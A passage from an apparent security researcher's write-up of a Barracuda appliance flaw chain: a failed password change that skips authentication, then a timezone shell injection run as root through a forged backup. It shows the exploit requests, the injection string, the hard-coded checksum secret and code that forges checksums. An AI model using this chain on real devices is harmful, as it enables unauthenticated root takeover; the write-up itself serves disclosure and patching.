- Line 597 runs hooks, which are extra pieces of code that run at a certain point, here after the configuration is written.
_process_params returns on line 593 and hands $userrole straight back to response. No error is indicated, so response carries on as if nothing went wrong. A rejected authentication operation does not stop the rest of the request from being processed. In everyday terms: a bouncer checks your ID, finds it is fake, hands it back to you, and then waves you through anyway because nobody told him to stop.
Exploitation
Step 1: trigger the failed password change
Send a POST to /cgi-mod/index.cgi, the endpoint that reaches this code path, with two body parameters: new_password and retype_password.
A POST is one of the basic ways a browser talks to a web server: it sends data to the server, usually from a form. An endpoint is a specific address on the server that handles a particular kind of request. A parameter is a named value sent with the request, like a field in a form.
POST /cgi-mod/index.cgi HTTP/1.1
Host: barracuda.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

user=admin&new_password=one&retype_password=two
Line by line:
POST /cgi-mod/index.cgi HTTP/1.1says: send a POST request to the path/cgi-mod/index.cgi, using version 1.1 of the HTTP protocol, the language browsers and servers use to talk.Host: barracuda.comnames the server being contacted.Content-Type: application/x-www-form-urlencodedsays the body is formatted like a URL query string, withname=valuepairs joined by&.Content-Length: 47says the body is 47 bytes long.- The blank line separates the headers (the request's metadata) from the body (the data).
user=admin&new_password=one&retype_password=twois the body: the username isadmin, the new password isone, and the retyped password istwo. They do not match, so the password change will fail.
The appliance answers with HTTP 200 and a JSON body declaring the failed password change:
{"message":"Error: Password Change: ","no_ajax_redirect":"true","redirect":"/cgi-mod/password_change.cgi?auth_type=Local&locale=en_US&user=admin&error=Error: Password Change: ","success":"true"}
Line by line:
- HTTP 200 is the status code for "OK", meaning the server processed the request.
"message":"Error: Password Change: "is the error message."no_ajax_redirect":"true"tells the browser not to redirect automatically."redirect":"/cgi-mod/password_change.cgi?..."gives a URL to go to next."success":"true"is the odd part: the response says the operation succeeded, even though the message says it failed.
The response looks like a rejection, but execution has not been stopped. The login-screen role is returned to response, and the request continues instead of being stopped.
Step 2: find a sink to pair with it
A sink is a place in the code where data ends up being used in a dangerous way, such as being run as a command. The first flaw only gets you past a check; you need a second flaw that actually does something harmful.
Patch-2 contains complete Perl source. Two files stood out: Backup2.pm and fix_tz.pl.
In Backup2.pm, the only meaningful change is to this pre-patch block:
if( -f "/home/product/code/config/tz" ) {
    my $system_timezone = Barracuda::Config::get('system_timezone');
    `sed -i 's#TZ=.*#TZ=$system_timezone#' /home/product/code/config/tz`;
}
Line by line:
if( -f "/home/product/code/config/tz" )checks that a file called/home/product/code/config/tzexists.-fmeans "is a regular file".my $system_timezone = Barracuda::Config::get('system_timezone');reads a configuration value calledsystem_timezoneand stores it in a variable. A timezone is the setting that says which part of the world's clock the machine follows, such asEurope/London.- The line in backticks runs a shell command. Backticks in Perl mean "run this as a command and give me the output". The command is
sed, a text-editing tool, with-imeaning edit the file in place. It replaces the line startingTZ=in the file withTZ=followed by the timezone value.
The patched version replaces the shell execution with a read, rewrite and write in Perl:
 if( -f "/home/product/code/config/tz" ) {
     my $system_timezone = Barracuda::Config::get('system_timezone');
-    `sed -i 's#TZ=.*#TZ=$system_timezone#' /home/product/code/config/tz`;
+    if ($system_timezone && -f "/usr/share/zoneinfo/$system_timezone") {
+        open my $in, '<', '/home/product/code/config/tz' or die $!;
+        my @lines = <$in>;
+        close $in;
+        open my $out, '>', '/home/product/code/config/tz' or die $!;
+        for my $line (@lines) {
+            $line =~ s/^TZ=.*/TZ=$system_timezone/ if $line =~ /^TZ=/;
+            print $out $line;
+        }
+        close $out;
+    } else {
+        warn "Skipping tz restore: invalid system_timezone='$system_timezone'\n";
+    }
 }
Line by line:
- The
-line is the old shell command, removed. if ($system_timezone && -f "/usr/share/zoneinfo/$system_timezone")is the new check: the timezone value must be non-empty, and there must be a real file for it under/usr/share/zoneinfo/, the folder where the system keeps its list of known timezones.open my $in, '<', ...opens the file for reading.or die $!stops with an error if it cannot.my @lines = <$in>;reads all the lines into a list.close $in;closes the file.open my $out, '>', ...opens the same file for writing, which empties it.- The
forloop goes through each line.$line =~ s/^TZ=.*/TZ=$system_timezone/ if $line =~ /^TZ=/;replaces theTZ=line with the new value, but only if the line starts withTZ=. print $out $line;writes the line back.close $out;closes the file.- The
elsebranch warns and skips if the timezone is invalid.
Three things follow from this diff:
- The vendor now treats
system_timezoneas untrusted enough to require that it resolve to a real file under/usr/share/zoneinfo/before use. - The old line crossed a shell boundary. Perl backticks are command substitution: Perl builds a string and hands it to a shell. A shell is the program that reads commands and runs them. The single quotes around the value look protective, but they are only characters in the generated command, not a Perl safety boundary. A value shaped like this rewrites the shell grammar:
Region#';<attacker-command>;#
Line by line:
Regionis the start of a normal timezone value.#is a comment character in the shell, but here it is inside thesedexpression, so it is just a character.'closes the single-quoted string that the original command opened.;ends the current command and starts a new one.<attacker-command>is whatever command the attacker wants to run.;#ends that command and comments out the rest of the line, so the leftover characters do not cause an error.
The first quote closes the intended sed expression, the semicolon starts a fresh command, and # comments out the rest.
- The function name,
finalize_restore, is a large clue about how to reach the sink. It tells you the vulnerable code runs at the end of a backup restore.
fix_tz.pl tells a similar story about time zone setting:
my $system_timezone = Barracuda::Config::get('system_timezone');
exit if !$system_timezone;

`sed -i 's#ZONE=.*#ZONE=$system_timezone#' /etc/sysconfig/clock`;
Line by line:
- The first line reads the
system_timezoneconfiguration value. exit if !$system_timezone;stops the script if the value is empty.- The backtick line runs
sedto replace theZONE=line in/etc/sysconfig/clock, the operating system's clock configuration file, with the timezone value. Same pattern, same problem.
The patch adds a gate:
 my $system_timezone = Barracuda::Config::get('system_timezone');
 exit if !$system_timezone;

+if (! -f "/usr/share/zoneinfo/$system_timezone") {
+    warn "Invalid timezone: $system_timezone\n";
+    exit 1;
+}
Line by line:
- The added
ifchecks that a file exists under/usr/share/zoneinfo/for the value. - If not, it warns and exits with status 1, meaning failure.
and removes the shell-backed update in favour of the same read, rewrite, write pattern:
-`sed -i 's#ZONE=.*#ZONE=$system_timezone#' /etc/sysconfig/clock`;
+if (-f '/etc/sysconfig/clock') {
+    open my $in, '<', '/etc/sysconfig/clock' or die $!;
+    my @lines = <$in>;
+    close $in;
+    open my $out, '>', '/etc/sysconfig/clock' or die $!;
+    for my $line (@lines) {
+        $line =~ s/^ZONE=.*/ZONE=$system_timezone/ if $line =~ /^ZONE=/;
+        print $out $line;
+    }
+    close $out;
+}
Line by line:
- The
+lines do the same job in pure Perl: check the file exists, read it, replace theZONE=line, write it back. No shell is involved, so there is nothing to inject into.
There are two sinks: one in Backup2.pm and one in fix_tz.pl. Backup2::finalize_restore writes the product timezone file and fix_tz.pl writes the operating-system clock file, and the same attacker-influenced input reaches both. A limited-privilege user cannot write these files, which is why the code runs fix_tz.pl through sudo:
if( -f "/home/product/code/firmware/current/bin/fix_tz.pl" ) {
    system('/usr/bin/sudo',
           '/home/product/code/firmware/current/bin/fix_tz.pl');
}
Line by line:
if( -f ... )checks that the helper script exists.system(...)runs a program.sudois a tool that runs another program with higher privileges, here asroot. The script is passed as the argument.
This is not just any OS command injection: it executes as root. root is the all-powerful account on a Linux machine, the equivalent of the master key to the building.
Step 3: reach the sink through the upload handler
To trigger the vulnerability, the researcher looked for places that reach this code naturally. One stood out: an upload handler named bayesian_upload.pm. An upload handler is the piece of code that receives a file a user sends to the server.
53: bc_sub bayesian_upload_handler =>
54:     perm { 1 },
55:     web_params( [param('user'), param('bayesian'), param('pu_bayesian_upload')]),
56:     does {
57:         my $args = shift;
58:         return if(!defined($args->{'bayesian'}) || $ENV{REMOTE_USER} eq 'guest');
59:
60:         my $lock;
61:         my $error = '';
62:         my $filename = $Barracuda::BackupConfig::StagingJob::BACKUP_FILE;
63:
64:         try {
65:             $lock = Barracuda::Backup2::_grab_lock();
66:
67:             my $uploader = $args->{bayesian};
68:             if ($uploader->to_file( { dest => $filename } )) {
69:                 throw Barracuda::Exception;
70:             }
71:         }
72:         catch Barracuda::Backup2::Lock_Error with {
73:             $error = 'lid_2876';
74:         }
75:         catch Error with {
76:             $error = 'lid_379';
77:         }
78:         finally {
79:             $lock && $lock->punlock();
80:             if ($error) {
81:                 push(@Barracuda::UI::status_message,
82:                     {
83:                         message => $error,
84:                         type    => 'error'
85:                     }
86:                 );
87:                 return;
88:             }
89:         };
90:
91:         my %params;
92:         $params{full_reload} = 0;
93:         my $ret = 0;
94:         try {
95:             $ret = Barracuda::Backup2::restore_all($filename, %params);
96:         } catch Error with {
Line by line:
- Line 53 declares a handler called
bayesian_upload_handler. - Line 54,
perm { 1 }, sets the permission requirement.1means anyone can call it, including someone who has not logged in. - Line 55 lists the parameters it accepts:
user,bayesian(the uploaded file) andpu_bayesian_upload. - Line 57 takes the incoming arguments.
- Line 58 returns early if no file was uploaded, or if the remote user is
guest.$ENV{REMOTE_USER}is the environment's idea of who is making the request. - Lines 60 to 62 set up a lock (a way to stop two things happening at once), an error message, and the destination filename.
- Line 65 grabs the lock.
- Line 67 gets the uploaded file.
- Line 68 saves it to the destination file. If that fails, line 69 throws an exception, which is a way of signalling an error.
- Lines 72 to 77 catch errors and set an error code.
- Lines 78 to 89 run whatever happens: release the lock, and if there was an error, show a message and return.
- Lines 91 to 93 set up parameters for the restore, with
full_reloadset to 0. - Line 95 calls
restore_allon the uploaded file. This is the dangerous step.
The handler expects a few parameters and, if they are as expected, reaches line 95, where restore_all runs on a backup file the user provides. If the expected parameters are present, the handler reaches line 95, where restore_all runs on the uploaded file.
Step 4: build a valid backup
A backup is a tar file containing a backup.xml file that lists various details. A tar file is a way of packing many files into one, like a zip file. XML is a text format for structured data, with tags in angle brackets. An example shape:
<backup>
  <component name="Spam_Config">
    <file id="mysql" checksum="[generated integrity value]" path="mysql-poc.gz" />
  </component>
  <info filename="poc.bak" firmware_version="9.4.0.020"
        model="V300" platform="5" product="emailswitch" type="manual_backup">
    <component_version name="Config" number="1" />
    <component_version name="Files" number="1" />
    <component_version name="Spam_Config" number="1" />
    <component_version name="mysql" number="1" />
  </info>
</backup>
Line by line:
<backup>opens the document.<component name="Spam_Config">starts a component calledSpam_Config. A component is one part of the backup.<file id="mysql" checksum="[generated integrity value]" path="mysql-poc.gz" />describes a file inside the backup: its id, a checksum (a fingerprint used to check the file has not been altered), and its path inside the archive.</component>closes the component.<info ...>describes the backup itself: filename, firmware version, model, platform, product and type. Firmware is the software built into the appliance.- The
<component_version ... />lines list the versions of each component. </info>and</backup>close the document.
Spam_Config is the clue: when the appliance restores it, it loads a small MySQL dump and restores defined information back into the local MySQL database. MySQL is a database, a structured store of data. A dump is a file containing database contents. One of those rows is system_timezone. A row is one record in a database table. Restoring that row with a shell command stuck on the end gives the injection:
UTC#';touch /tmp/watchTowr;#
Line by line:
UTCis a valid timezone name, so the value looks plausible.#is a character inside the value.'closes the single-quoted string in the generatedsedcommand.;ends thesedcommand.touch /tmp/watchTowris the attacker's command.touchcreates an empty file, here at/tmp/watchTowr, which proves the command ran.;#ends and comments out the rest.
Step 5: satisfy the checksum
restore_all unpacks the archive, reads the list of parts, and restores each one:
444: sub restore_all {
445:     my $bundle_filename = shift;
446:     my %args = @_;
447:     if (not exists($args{full_reload})) {
448:         $args{full_reload} = 1;
449:     }
450:     change_directory("/mail/tmp");
451:     my $pl = _grab_lock();
452:     log_message("Starting restore opertation...");
453:     my $poke_progress = sub { };
454:     if ($args{progress_cb}) {
455:         if (ref($args{progress_cb}) ne 'CODE') {
456:             croak('progress_cb must be a CODE reference.');
457:         }
458:         $args{progress_cb}->(0);
459:     }
460:     my $dir;
461:     if (Barracuda::FrameworkConfig::framework_config('backup_compatibility_on')) {
462:         require IPC::Run;
463:         my ($out, $err);
464:         eval {
465:             IPC::Run::run(["$Barracuda::Environment::path_firmware/bin/file", '-b', $bundle_filename], \undef, \$out, \$err);
466:         };
467:         chomp($out);
468:         if ($out && $out ne 'POSIX tar archive (GNU)') {
469:             $dir = $TMP_DIR;
470:         }
471:     }
472:     if ($dir) {
473:         system('cp', '-f', $bundle_filename, $dir . '/Backup.bak');
474:     } else {
475:         log_message("Untaring bundle...");
476:         $dir = untar_bundle($bundle_filename);
477:     }
478:     log_message("Reading the components to restore...");
479:     my $data = read_staged_metadata($dir);
480:     $poke_progress = _create_poke_progress($data, $args{progress_cb});
481:     log_message("Restoring components...");
482:     restore_components($data, $dir, \%args, $poke_progress);
483:
484:     $pl->punlock();
485:     log_message("Finalizing restore...");
486:     finalize_restore(\%args);
487:     return 1;
Line by line:
- Line 444 defines
restore_all. - Line 445 takes the bundle filename.
- Line 446 takes the remaining arguments.
- Lines 447 to 449 default
full_reloadto 1 if it was not supplied. - Line 450 changes into the temporary directory
/mail/tmp. - Line 451 grabs a lock so two restores cannot run at once.
- Line 452 logs the start.
- Line 453 sets up a placeholder progress callback, a function called to report progress.
- Lines 454 to 459 check the callback is a real function and call it with 0.
- Lines 460 to 471 check whether compatibility mode is on. If so, they run the
filecommand to identify the bundle. If it is not a POSIX tar archive, they set the directory to the temporary directory. POSIX tar is a standard archive format. - Lines 472 to 477 either copy the bundle into place or unpack it with
untar_bundle. - Lines 478 to 480 read the metadata (the
backup.xmlcontents) and set up progress reporting. - Line 482 restores the components.
- Line 484 releases the lock.
- Line 486 calls
finalize_restore, which is where the vulnerable timezone code runs. - Line 487 returns success.
Every file listed in backup.xml has a checksum, and the restore function validates it: it reads the file's bytes, computes its own checksum, and rejects the backup if they do not match. Typing random numbers into the field will not work.
The checksum is md5(file_bytes + secret + "."). MD5 is a hashing function: it takes any data and produces a short fixed-length fingerprint. The same input always gives the same fingerprint, and changing the input changes the fingerprint. A secret is a value meant to be known only to the server, so that an attacker cannot compute a valid fingerprint for their own file.
The secret is not machine-specific or unpredictable:
CHECKSUM_SECRET = b"Barracuda Networks is your new best friend"
Line by line:
CHECKSUM_SECRETis the name of the constant.b"..."means the text is stored as bytes.- The value is the phrase
Barracuda Networks is your new best friend.
So the checksum is md5(file_bytes + "Barracuda Networks is your new best friend" + "."), which can be computed by the attacker:
47:     mysql_dump = gzip.compress(sql, compresslevel=9, mtime=0)
48:     checksum = hashlib.md5(mysql_dump + CHECKSUM_SECRET + b".").hexdigest()
49:     timestamp = time.strftime("%Y%m%dT%H%M%S", time.gmtime())
50:     backup_xml = f"""<?xml version='1.0' standalone='yes'?>
51: <backup>
52:   <component name="Spam_Config">
53:     <file id="mysql" checksum="{checksum}" path="mysql-poc.gz" />
Line by line:
- Line 47 compresses the SQL (database query) text into a gzip file. Gzip is a compression format.
mtime=0fixes the timestamp so the output is reproducible. - Line 48 computes the MD5 fingerprint of the compressed data plus the secret plus a full stop, and turns it into a hexadecimal string. Hexadecimal is a way of writing bytes as characters.
- Line 49 builds a timestamp string.
- Lines 50 to 53 build the
backup.xmltext, inserting the computed checksum into thechecksumattribute.
Because the secret is a constant in the code, anyone who reads the code can compute a valid checksum for their own content. The checksum therefore does not protect against a forged backup.
Step 6: the combined request
The request that combines both vulnerabilities is fairly simple:
POST /cgi-mod/index.cgi HTTP/1.1
Host: barracuda.com
Content-Type: multipart/form-data; boundary=BOUNDARY

--BOUNDARY
Content-Disposition: form-data; name="user"

admin
--BOUNDARY
Content-Disposition: form-data; name="new_password"

one
--BOUNDARY
Content-Disposition: form-data; name="retype_password"

two
--BOUNDARY
Content-Disposition: form-data; name="UPDATE_activation_code"

1
--BOUNDARY
Content-Disposition: form-data; name="pu_bayesian_upload"

1
--BOUNDARY
Content-Disposition: form-data; name="bayesian"; filename="poc.bak"
Content-Type: application/octet-stream

<TAR BACKUP>
--BOUNDARY--
Line by line:
POST /cgi-mod/index.cgi HTTP/1.1sends a POST to the same endpoint as before.Host: barracuda.comnames the server.Content-Type: multipart/form-data; boundary=BOUNDARYsays the body is a multipart form, the format used when a form includes a file.boundary=BOUNDARYis the marker string that separates the parts.- Each
--BOUNDARYline starts a new part. Content-Disposition: form-data; name="user"names the field, and the blank line after it separates the field's headers from its value. The value isadmin.- The
new_passwordpart has valueone, and theretype_passwordpart has valuetwo. They do not match, so the password change fails and the first flaw is triggered. - The
UPDATE_activation_codepart has value1. - The
pu_bayesian_uploadpart has value1, which tells the upload handler to run. - The
bayesianpart hasfilename="poc.bak"andContent-Type: application/octet-stream, meaning binary data. Its value is<TAR BACKUP>, the crafted backup file. --BOUNDARY--closes the multipart body.
The request combines the failed password change with the crafted backup upload.
A Detection Artefact Generator is published on GitHub so defenders can determine their own susceptibility and inform remediation. A Detection Artefact Generator is a tool that produces harmless test traffic so you can check whether your own systems would be affected, without doing anything harmful.
Root cause
The first bug is a control-flow mistake. Control flow is the order in which a program runs its steps. In the pre-patch Index.pm, the failure branch of the password change returns $userrole rather than calling bailout(). Because _process_params returns normally, response continues into _update_variables and the module handlers, so an unauthenticated request that should have been rejected is processed with the login-screen role. Barracuda's own patch comment describes exactly this: returning a userrole lets response() run module handlers.
The second bug is shell injection through Perl backticks. system_timezone is read from configuration and interpolated into a sed command. Interpolated means the value is pasted into the command text. The single quotes in the generated command are not a Perl safety boundary, so a value containing a quote, a semicolon and a comment character closes the sed expression and appends an arbitrary command. The patched code validates that the value resolves to a file under /usr/share/zoneinfo/ and replaces the shell call with native Perl file handling.
The checksum on backup files does not prevent a forged backup because its secret is a hard-coded constant, so anyone can compute a valid checksum for their own content. The code runs fix_tz.pl through sudo, so the injection executes as root.
Impact
The two issues can be chained, and the command injection executes as root. The command injection itself is listed as affecting ESG, Load Balancer ADC, Message Archiver, WAF Control Center, Web Application Firewall and Web Security Gateway; the pre-authentication bypass is listed against ESG. Both are fixed in 9.4.0.029.
Fix
Barracuda fixed both issues in 9.4.0.029. The changes are:
- In
Index.pm, theERROR_PASSWD_CHANGEbranch now audits the failure and returns through_bailout_with_json_login_response, stopping the request instead of returning$userroletoresponse. - In
Backup2.pm, the backticksedcall is replaced by a check thatsystem_timezoneresolves under/usr/share/zoneinfo/, followed by reading, rewriting and writing the file in Perl. - In
fix_tz.pl, the same zoneinfo check is added and the backticksedcall is replaced by the same read, rewrite, write pattern.
Variants to test
- Other branches that return a role object instead of bailing out. Look for
return $userrolein request handlers and check whether the caller treats a normal return as success. A positive result is a request that should be rejected but still reaches module handlers. - Other configuration values interpolated into backticks or
systemwith a single string. Grep for backticks andsystem("...")in the appliance's Perl. Grep is a tool for searching text. A positive result is a value containing',;and#that changes the generated command. - Other restore or import paths that read a checksum from the uploaded archive. If the secret is a constant in the code, recompute the checksum for modified content and see whether the restore accepts it.
- Other
sudo-invoked helper scripts that read configuration written by a restore. A positive result is a helper that runs as root and consumes attacker-influenced values. - Other upload handlers with
perm { 1 }that pass the uploaded file to a restore or import routine. A positive result is an unauthenticated upload that reaches a privileged restore path.
Glossary
- Advisory: the official notice a vendor publishes about a security flaw.
- Audit log: a record of events, kept so they can be reviewed later.
- Authentication: proving who you are, usually with a username and password.
- Authorization: deciding what a proven user is allowed to do.
- Authorization bypass: a flaw where the software lets someone do something they should not be allowed to do.
- Backtick: in Perl, a pair of backtick characters around text means "run this as a shell command".
- Backup: a copy of data kept so it can be restored later.
- Bailout: a signal in code meaning "stop processing this request here".
- Boundary: in a multipart form, the marker string that separates the parts.
- Callback: a function passed to another function so it can be called later.
- Checksum: a short fingerprint computed from data, used to detect changes.
- Command injection: a flaw where attacker input is run as an operating system command.
- Comment: text in code that the computer ignores, for humans to read.
- Component: one part of a backup.
- Configuration: settings that control how software behaves.
- Constant: a value in code that does not change.
- Control flow: the order in which a program runs its steps.
- CVE ID: a public label for a known security flaw.
- CVSS: a scoring system for the severity of a flaw, from 0 to 10.
- Database: a structured store of data.
- Diff: a side-by-side comparison of old and new code.
- Dump: a file containing the contents of a database.
- Endpoint: a specific address on a server that handles a particular kind of request.
- Environment: information about the incoming request, such as who sent it.
- Exception: a way of signalling an error in code.
- Firmware: the software built into a device.
- Function: a named block of code that does a job when called.
- Gzip: a compression format.
- Handler: a piece of code that handles a particular kind of request.
- Hash / MD5: a function that turns data into a short fixed-length fingerprint.
- Header: metadata sent with a request or response.
- Hexadecimal: a way of writing bytes as characters.
- Hook: extra code that runs at a certain point.
- HTTP: the protocol browsers and servers use to talk.
- HTTP 200: the status code for "OK".
- Interpolation: pasting a value into a piece of text.
- JSON: a text format for structured data.
- Lock: a mechanism that stops two things happening at once.
- Malware: software designed to cause harm.
- Module: a reusable chunk of code.
- Multipart form: the format used when a form includes a file.
- MySQL: a database system.
- OS (operating system): the underlying software that runs a machine, here Linux.
- Parameter: a named value sent with a request.
- Patch: a small package of changes that fixes a problem.
- Perl: a programming language, used to build this appliance.
- POSIX tar: a standard archive format.
- POST: a way for a browser to send data to a server.
- Pre-authentication: before logging in.
- Privilege: the level of power an account has.
- Protocol: an agreed way for computers to communicate.
- Role object: a bundle of information describing what the current user may do.
- Root: the all-powerful account on a Linux machine.
- Row: one record in a database table.
- Secret: a value meant to be known only to the server.
- sed: a text-editing tool.
- Session: the server's memory of a particular visitor across several requests.
- Shell: the program that reads commands and runs them.
- Sink: a place in code where data is used in a dangerous way.
- Spam: unwanted email.
- SQL: the language used to query databases.
- sudo: a tool that runs another program with higher privileges.
- Tar: a way of packing many files into one.
- Timezone: the setting that says which part of the world's clock a machine follows.
- Variable: a named box that holds a value.
- XML: a text format for structured data, with tags in angle brackets.
- Zero-day: a flaw used by attackers before the maker knows about it and can fix it.


